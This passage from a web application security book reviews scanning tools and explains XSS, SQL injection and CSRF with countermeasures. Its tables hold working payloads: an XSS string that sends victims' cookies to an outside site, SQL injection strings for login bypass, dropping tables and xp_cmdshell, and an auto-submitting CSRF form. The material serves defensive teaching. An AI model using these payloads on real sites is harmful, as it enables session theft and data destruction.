can be modified and replayed using the Burp Repeater tool, and Burp Sequencer can be used to assess the strength of the application's session management. Burp Spider, shown in Figure 11-9, gathers information about the target website, parsing HTML and analyzing JavaScript to provide attackers with a complete picture of the application.

Once you've used the Burp Proxy and Spider tools to get an understanding of the target, you can use Burp Intruder to start attacking it. Not for the faint of heart, Burp Intruder is a powerful tool for crafting automated attacks against web applications. The attacker defines an attack request template, selects a set of payloads to incorporate into the attack templates, and then lets loose a volley of requests. Burp Intruder processes the responses and presents the results of the attacks. The free version of Burp Suite includes a limited version of Burp Intruder; to get the full functionality, you must purchase Burp Suite Professional.




Figure 11-8 The Burp Proxy configuration screen

Web Application Security Scanners

The tools described previously are designed to provide specific components of an overall web application assessment—but what about all-in-one tools? Application scanners automate the crawling and analysis of web applications, using generalized algorithms to identify broad classes of vulnerabilities and weed out false positives. Targeted at




Figure 11-9 Burp Spider's results window, showing the site tree and the information for a specific page

enterprise users, these tools provide an all-in-one solution for web application assessment, although the rich feature set and functionality come at a high cost. The commercial web application security scanner market continues to mature, and we discuss the current leading entries in the remainder of this section.

Before we begin, it is important to highlight the manual nature of web application security testing. Many web apps are complex and highly customized, so using cookie-cutter tools such as these to attempt to deconstruct and analyze them is often futile. However, these tools can provide a great compliance checkpoint that indicates whether an application is reasonably free of known defects such as SQL injection, cross-site scripting, and the like. There is still solid value in knowing that one's web apps are comprehensively checked for such compliance on a regular basis.

Hewlett-Packard WebInspect and Security Toolkit Acquired by Hewlett-Packard (HP) in 2007, SPI Dynamics security tools (http://www.hp.com/go/securitysoftware) go beyond their web security scanning tool, WebInspect, to include a suite of products that can improve security across the web application development lifecycle, including DevInspect, which allows coders to check for vulnerabilities while building web applications; QAInspect, a security-focused quality assurance (QA) module based on Mercury TestDirector; and a toolkit for advanced web application penetration testing. Seems like a savvy product lineup to us—our experiences with development teams is that these areas of the development cycle are where they need the most help (dev, test, and audit). HP also advertises an Assessment Management Platform (AMP) that distributes the management of several WebInspect scanners and promises to provide a "real-time, high-level, dashboard view of an enterprise's current risk posture and policy compliance." HP is also savvy enough to provide free downloads of limited versions of their tools to try out, which we did with both WebInspect 7.7 and HP Security Toolkit.

WebInspect's main features don't seem to have changed much since we first looked at the tool a couple years back, but clearly work has been going on under the hood judging by the 2,989 vulnerability checks present in the database of our trial download. Yes, we know that the sheer number of checks doesn't always equate to the overall accuracy/ quality of the tool, but it is a rough yardstick by which to measure against other offerings that should be checking for the same weaknesses. To see how a typical scan might run, HP also kindly provides a test server (aptly named http://zero .webappsecurity.com) that took us over 10 hours to scan with all checks (except brute force) enabled. At the time of our testing the test server contained approximately 600 pages, many with a large amount of dynamic content, according to the scanner output. Obviously, this wouldn't scale across thousands or even hundreds of servers (although we didn't consider HP's APM distributed scan management system), and we have no idea what performance load this caused on the test server, if anything significant. These issues would clearly have to be considered by larger sites if they wanted to use WebInspect. A screen shot of WebInspect following our scans is shown in Figure 11-10.

As far as results, WebInspect found 243 issues: 76 "Critical," 60 "High," 8 "Medium," 8 "Low," and 15 "Best Practice." We briefly perused the "Critical" vulnerabilities, and although most seemed kind of run-of-the-mill (common sensitive files were found, ASP source revealed), one did indicate that several "verified" SQL injection vulnerabilities were identified. We were also pleasantly surprised at the increased number of application-level checks that WebInspect has added since we last looked at the tool, when it seemed to be focused more on server-level flaws. Finally, WebInspect did a great job of inventorying the test site, and it provided many ways to slice and dice the data via its summary, browse (rendered HTML), source, and form views for every page discovered. Although this quick analysis only gave us a minimal sense of the capabilities of WebInspect, we came away quietly impressed and would consider investigating the product further to see how well it performs against a real-world application.

How about cost? Quickly checking Internet search engines revealed retail prices (as of April 2008) of around $25,000 for a single user license. Although this clearly puts the product into the league of substantive IT shops or well-financed consultants, it appears competitive to us.




Figure 11-10 HP's WebInspect web application security scanning tool scans the company's sample website, zero.webappsecurity.com.

HP Security Toolkit, bundled with the WebInspect product, offers all the tools commonly used by advanced web application security analysts. It requires Microsoft's .NET Framework 1.1 and therefore currently only runs on Windows. All the tools are designed to plug into WebInspect, so you can use them to perform deeper analysis against components of an application that you've already scanned (although we were not successful in figuring out how to get this working on the beta version). Here's a list of the tools and brief descriptions of what they do:

- **Cookie Cruncher** Tools include character set, randomness, predictability, and character frequency measurements, taking much of the grunt work out of cookie analysis. Cookie Cruncher is pictured in Figure 11-11.
- **Encoders/decoders** These tools encode and decode 15 different, commonly used encryption/hashing algorithms, with input for a user-provided key. Very helpful to have around when performing web application analysis due to the preponderance of encoding, such as hexadecimal (URL), Base64, and XOR.

- **HTTP Editor** No web app security analysis toolkit would be complete without a raw HTTP editor to generate unexpected input to all aspects of the application.
- **Regular Expressions Editor** A nifty tool for testing input/output validation routines for correctness.
- **Server Analyzer** A tool to fingerprint and identify the software running a web server.
- **SOAP Editor** This tool is like HTTP Editor, but for SOAP, with the added benefit of auto-generated formats.
- **SQL Injector** It's about time someone cooked one of these up. Seems somewhat limited in the number of engines/exploits at this time, but it looks good going forward.
- **Web Brute** Another can't-do-without tool for the web app security tester. This one checks authentication interfaces for weak credentials, which is a common pitfall.
- **Web Discovery** This tool is a simple port scanner with a built-in list of common ports used by web apps, which is helpful for scanning large network spaces for rogue web servers. It proved flexible and fast in our testing.
- **Web Form Editor** This tool provides the ability to define web form fields and values to be used when testing applications.
- **Web Macro Recorder** Complicated websites often have complicated login or authentication schemes. WebInspect supports these using scripted series of actions, or macros, which you define using this tool.
- **Web Fuzzer** This tool provides automated HTTP fuzzing to complement the manual HTTP Editor.
- **Web Proxy** Local man-in-the-middle analysis tool for disassembling web communications. This tool is a lot like Achilles, but with much improved usability, visibility, and control.

Rational AppScan Pursuing the same market as HP, IBM acquired Watchfire and their AppScan product in July 2007, branding it Rational AppScan. Targeted at the same corporate customers as WebInspect, AppScan features a similar feature set, providing enterprise scalability, a robust set of comprehensive tests, and a toolbox of utilities for investigating and validating findings. Available in three editions, the "standard" edition provides assessment capabilities for a desktop user. IBM provides the "testing" edition for organizations to integrate assessment into their development process, and the "enterprise" edition provides centralized scanning, with the ability to perform multiple scans simultaneously.

We downloaded a trial version of AppScan from IBM (at http://www.ibm.com/developerworks/rational/products/appscan/) and ran a scan against their provided




Figure 11-11 HP's Cookie Cruncher utility, from the company's HP Security Toolkit web application security analysis tool suite

test website. In about an hour, AppScan ran through its library of 1250 tests with over 5800 variants and identified 26 "High," 18 "Medium," 23 "Low," and 10 "Info" severity issues. Figure 11-12 shows the AppScan interface after performing the scan. One particularly useful feature of AppScan is its ability to identify cases where the same issue has been found in multiple tests and roll those up into a single issue with several variants. Without this feature, we would have had to wade through over 700 findings!

Along with the same enterprise feature set that WebInspect provides comes the same enterprise price tag. While IBM would prefer that you call them to get a quote, a quick Internet search revealed a base price of $17,500 for a term-limited license of the AppScan standard edition. Nevertheless, if you are looking for large-scale automated web privacy, security, and regulatory compliance, Watchfire should be on your short list.




Figure 11-12 IBM's Rational AppScan, showing the results of scanning their demonstration website

COMMON WEB APPLICATION VULNERABILITIES

So what does a typical attacker look for when assessing a typical web application? The problems are usually plentiful, but over the years of performing hundreds of web app assessments, we've seen many of them boil down to a few categories of problems.

The Open Web Application Security Project (http://www.owasp.org) has done a great job of documenting broad consensus of the most critical web app security vulnerabilities seen in the wild. Of particular interest is their "Top Ten Project," which provides a regularly updated list of the top ten web application security issues (http://www.owasp.org/index.php/OWASP_Top_Ten_Project). The examples we will discuss in this section touch on a few of the OWASP categories, primarily the following:

- A1: Cross-Site Scripting (XSS)
- A2: Injection Flaws
- A5: Cross-Site Request Forgery (CSRF)

Cross-Site Scripting (XSS) Attacks

Popularity:	9
Simplicity:	3
Impact:	5
Risk Rating:	**6**

Like most of the vulnerabilities we've discussed in this chapter so far, cross-site scripting typically arises from input/output validation deficiencies in web applications. However, unlike many of the other attacks we've covered in this chapter, XSS is typically targeted not at the application itself, but rather at *other users* of the vulnerable application. For example, a malicious user can post a message to a web application "guestbook" feature that contains executable content. When another user views this message, the browser will interpret the code and execute it, potentially giving the attacker complete control of the second user's system. Thus, XSS attack payloads typically affect the application end user, a commonly misunderstood aspect of these widely sensationalized exploits.

NOTE See Chapter 12 for more details on the client-side effects of XSS.

Properly executed XSS attacks can be devastating to the entire user community of a given web application, as well as the reputation of the organization hosting the vulnerable application. Specifically, XSS can result in hijacked accounts and sessions, cookie theft, misdirection, and misrepresentation of organizational branding. The common attack when exploiting an XSS vulnerability is to steal the user's session cookies, which would otherwise be inaccessible to an outside party, but recent attacks have been increasingly more malicious, propagating worms across social networking websites or, worse, infecting the victim's computer with malware.

The technical underpinning of XSS attacks is described in good detail on the Open Web Application Security Project (OWAP) website at http://www.owasp.org/index.php/Top_10_2007-A1. In brief, nearly all XSS opportunities are created by applications that fail to safely manage HTML input and output—specifically, HTML tags encompassed in angle brackets (< and >) and a few other characters, such as quotation marks (") and ampersands (&), which are much less commonly used to embed executable content in scripts. Yes, as simple as it sounds, nearly every single XSS vulnerability we've come across involved failure to strip angle brackets from input or failure to encode such brackets in output. Table 11-4 lists the most common proof-of-concept XSS payloads used to determine whether an application is vulnerable.

As you can see from Table 11-4, the two most common approaches are to attempt to insert HTML tags into variables and into existing HTML tags in the vulnerable page. Typically this is done by inserting an HTML tag beginning with a right, or *opening*, angle bracket (<), or a tag beginning with a quote followed by a left, or *closing*, angle bracket

XSS Attack Type	Example Payload
Simple script injection into a variable	http://localhost/page.asp?variable=<script>alert('Test')<script>
Variation on simple variable injection that displays the victim's cookie	http://localhost/page.asp?variable=<script>alert(document.cookie)<script>
Injection into an HTML tag; the injected link e-mails the victim's cookie to a malicious site	http://localhost/page.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
Injecting the HTML BODY "onload" attribute into a variable	http://localhost/frame.asp?var=%20onload=alert(document.domain)
Injecting JavaScript into a variable using an IMG tag	http://localhost//cgi-bin/script.pl?name=>"'><IMG SRC="javascript:alert('XSS')">

Table 11-4 Common XSS Payloads

(>) and a right (<) angle bracket, which may be interpreted as closing the previous HTML tag and beginning a new one. You can also hex-encode input to create myriad variations. Here are some examples:

- %3c instead of <
- %3e instead of >
- %22 instead of "

TIP We recommend checking out RSnake's "XSS Cheatsheet" at http://ha.ckers.org/xss.html for hundreds of XSS variants like these.

Cross-Site Scripting Countermeasures

The following general approaches for preventing cross-site scripting attacks are recommended:

- Filter input parameters for special characters—no web application should accept the following characters within input if at all possible: < > ( ) # & ".
- HTML-encode output so that even if special characters are input, they appear harmless to subsequent users of the application. Alternatively, you can simply filter special characters in output (achieving "defense in depth").

- If your application sets cookies, use Microsoft's HttpOnly cookies (web clients must use Internet Explorer 6 SP1 or greater and Mozilla Firefox 2.0.05 or later). This can be set in the HTTP response header. It marks cookies as "HttpOnly," thus preventing them from being accessed by scripts, even by the website that set the cookies in the first place. Therefore, even if your application has an XSS vulnerability, if your users use IE6 SP1 or greater, your application's cookies cannot be accessed by malicious XSS payloads. See http://msdn.microsoft.com/workshop/author/dhtml/httponly_cookies.asp for more information.
- Analyze your applications for XSS vulnerabilities on a regular basis using the many tools and techniques outlined in this chapter, and fix what you find.

SQL Injection

Popularity:	9
Simplicity:	5
Impact:	8
Risk Rating:	7

Most modern web applications rely on dynamic content to achieve the appeal of traditional desktop windowing programs. This dynamism is typically achieved by retrieving updated data from a database or an external service. In response to a request for a web page, the application will generate a query, often incorporating portions of the request into the query. If the application isn't careful about how it constructs the query, an attacker can alter the query, changing how it is processed by the external service. These *injection flaws* can be devastating, since the service often trusts the web application fully and may even be "safely" ensconced behind several firewalls.

One of the more popular platforms for web datastores is SQL, and many web applications are based entirely on front-end scripts that simply query a SQL database, either on the web server itself or a separate back-end system. One of the most insidious attacks on a web application involves hijacking the queries used by the front-end scripts themselves to attain control of the application or its data. One of the most efficient mechanisms for achieving this is a technique called *SQL injection*. While injection flaws can affect nearly every kind of external service, from mail servers to web services to directory servers, SQL injection is by far the most prevalent and readily abused of these flaws.

SQL injection refers to inputting raw SQL queries into an application to perform an unexpected action. Often, existing queries are simply edited to achieve the same results—SQL is easily manipulated by the placement of even a single character in a judiciously chosen spot, causing the entire query to behave in quite malicious ways. Some of the characters commonly used for such input validation attacks include the backtick (`), the double dash (--), and the semicolon (;), all of which have special meaning in SQL.

What sorts of things can a crafty hacker do with a usurped SQL query? Well, for starters, they could potentially access unauthorized data. With even sneakier techniques, they can bypass authentication or even gain complete control over the web server or back-end SQL system. Let's take a look at what's possible.

Examples of SQL Injections To see whether the application is vulnerable to SQL injections, type any of the input listed in Table 11-5 in the form fields.

The results of these queries may not always be visible to the attacker through the application presentation interface, but the injection attack may still be effective. So-called "blind" SQL injection is the art of injecting queries like those in Table 11-5 into an application where the result is not directly visible to the attacker. Working only with subtle changes in the application's behavior, the attacker then must use more elaborate queries to try and piece together a series of statements that add up to a more severe

Bypassing Authentication	
To authenticate without any credentials:	Username: ' OR "=' Password: ' OR "='
To authenticate with just the username:	Username: admin'--
To authenticate as the first user in the "users" table:	Username: ' or 1=1–
To authenticate as a fictional user:	Username: ' union select 1, 'user', 'passwd' 1–
Causing Destruction	
To drop a database table:	Username: ';drop table users–
To shut down the database remotely:	Username: aaaaaaaaaaaaaaa' Password: '; shutdown–
Executing Function Calls and Stored Procedures	
Executing xp_ cmdshell to get a directory listing:	http://localhost/script?0';EXEC+master.. xp_ cmdshell+'dir ';—
Executing xp_ servicecontrol to manipulate services:	http://localhost/script?0';EXEC+master..xp_ service control+'start',+'server';—

Table 11-5 Examples of SQL Injection

compromise. Blind SQL injection has become automated by tools that take much of the menial guesswork out of the attack, as we will discuss in a moment.

Not all of the syntax shown works on every proprietary database implementation. The information in Table 11-6 indicates whether some of the techniques we've outlined will work on certain database platforms.

Automated SQL Injection Tools SQL injection is typically performed manually, but some tools are available that can help automate the process of identifying and exploiting such weaknesses. Both of the commercial web application assessment tools we mentioned previously, HP WebInspect and Rational AppScan, have tools and checks for performing automated SQL injection. Completely automated SQL injection vulnerability detection is still being perfected, and the tools generate a large number of false positives, but they provide a good starting point for further investigation.

SQL Power Injector is a free tool to analyze web applications and locate SQL injection vulnerabilities. Built on the .NET Framework, it targets a large number of database platforms, including MySQL, Microsoft SQL Server, Oracle, Sybase, and DB2. Get it at http://www.sqlpowerinjector.com/.

A number of tools are available for analyzing the extent of SQL injection vulnerabilities, although they tend to target specific back-end database platforms. Absinthe, available at http://www.0x90.org/releases/absinthe/index.php, is a GUI-based tool that will automatically retrieve the schema and contents of a database that has a blind SQL injection vulnerability. Supporting Microsoft SQL Server, Postgres, Oracle and Sybase, Absinthe is quite versatile.

For a more thorough drubbing, Sqlninja, available at http://sqlninja.sourceforge.net/, provides the ability to completely take over the host of a Microsoft SQL Server

Database-Specific Information

	MySQL	Oracle	DB2	Postgres	MS SQL
UNION possible	Y	Y	Y	Y	Y
Subselects possible	N	Y	Y	Y	Y
Multiple statements	N (mostly)	N	N	Y	Y
Default stored procedures	–	Many (utf_file)	–	–	Many (xp_cmdshell)
Other comments	Supports "INTO OUTFILE"	–	–	–	–

Table 11-6 SQL Injection Syntax Compatibility Among Various Database Software Products

database. Run successfully, Sqlninja can also crack the server passwords, escalate privileges, and provide the attacker with remote graphical access to the database host.

SQL Injection Countermeasures

Here is an extensive but not complete list of methods used to prevent SQL injection:

- **Perform strict input validation on any input from the client** Follow the common programming mantra of "constrain, reject, and sanitize"—that is, constrain your input where possible (for example, only allow numeric formats for a ZIP code field), reject input that doesn't fit the pattern, and sanitize where constraint is not practical. When sanitizing, consider validating data type, length, range, and format correctness. See the Regular Expression Library at http://www.regxlib.com for a great sample of regular expressions for validating input.
- **Replace direct SQL statements with stored procedures, prepared statements, or ADO command objects** If you can't use stored procs, used parameterized queries.
- **Implement default error handling** This includes using a general error message for all errors.
- **Lock down ODBC** Disable messaging to clients. Don't let regular SQL statements through. This ensures that no client, not just the web application, can execute arbitrary SQL.
- **Lock down the database server configuration** Specify users, roles, and permissions. Implement triggers at the RDBMS layer. This way, even if someone can get to the database and get arbitrary SQL statements to run, they won't be able to do anything they're not supposed to.

For more tips, see the Microsoft Developer Network (MSDN) article at http://msdn.microsoft.com/library/en-us/bldgapps/ba_highprog_11kk.asp. If your application is developed in ASP, use Microsoft's Source Code Analyzer for SQL Injection tool, available at http://support.microsoft.com/kb/954476, to scan your source for vulnerabilities.

Cross-Site Request Forgery

Popularity:	5
Simplicity:	3
Impact:	7
Risk Rating:	**5**

Cross-Site Request Forgery (CSRF) vulnerabilities have been known about for nearly a decade, but it is only recently that they have been recognized as a serious issue. The MySpace Samy worm, released in 2005, rocketed them to the forefront of web application

security, and subsequent abuses earned them position number 5 on the 2007 OWASP Top Ten list. The concept behind CSRF is simple: web applications provide users with persistent authenticated sessions, so that they don't have to reauthenticate themselves each time they request a page. But if an attacker can convince the user's web browser to submit a request to the website, they can take advantage of the persistent session to perform actions as the victim.

Attacks can result in a variety of ill outcomes for the victim: their account password can be changed, funds can be transferred, merchandise purchased, and more. Because it is the victim's browser that is making the request, an attacker can target services to which they normally would not have access; several instances have been reported of CSRF being used to modify the configuration of a user's DSL modem or cable router.

CSRF vulnerabilities are remarkably easy to exploit. In the simplest scenario, an attacker can simply embed an image tag into a commonly visited web page, such as an online forum; when the victim loads the web page, their browser dutifully submits the GET request to fetch the "image," except instead of it being a link to an image, it's a link that performs an action on the target website. Because the victim is logged into that website, the action is carried out behind the scenes, with the victim unaware that anything is amiss.

```
<img src="http://example.com/update_account.asp?new_password=evil">
```

What if the desired action requires an HTTP POST instead of a simple GET request? Easy, just make a hidden form, and have some JavaScript automatically submit the request:

```
<html>
  <body onload="document.CSRF.submit()">
    <form name="CSRF" method="POST" action="http://example.com/update_account.asp">
      <input type="hidden" name="new_password" value="evil" />
    </form>
  </body>
</html>
```

It's important to realize that, from your web application's perspective, nothing is amiss. All it sees is that an authenticated user submitted a well-formed request, and so it dutifully carries out the instructions in the request.

Cross-Site Request Forgery Countermeasures

The key to preventing CSRF vulnerabilities is somehow tying the incoming request to the authenticated session. What makes CSRF vulnerabilities so dangerous is that the attacker doesn't need to know anything about the victim to carry out the attack. Once they've crafted the dangerous request, it will work on any victim that has authenticated to the website.

To foil this, your web application should insert random values, tied to the specified user's session, into the forms it generates. If a request comes in that does not have a value that matches the user's session, require the user to reauthenticate and confirm that they wish to perform the requested action. Some web application frameworks, such as Ruby on Rails version 2 and later, provide this functionality automatically. Check if your application framework provides this functionality; if it does, turn it on, otherwise, implement request tokens in your application logic.

Further, when developing your web applications, consider requiring the user to reauthenticate every time they are about to perform a particularly dangerous operation, such as changing their account password. Taking this small step will only slightly inconvenience your users, yet provide them with complete assurance that they will not become the victims of CSRF attacks.

HTTP Response Splitting

Popularity:	3
Simplicity:	3
Impact:	6
Risk Rating:	**4**

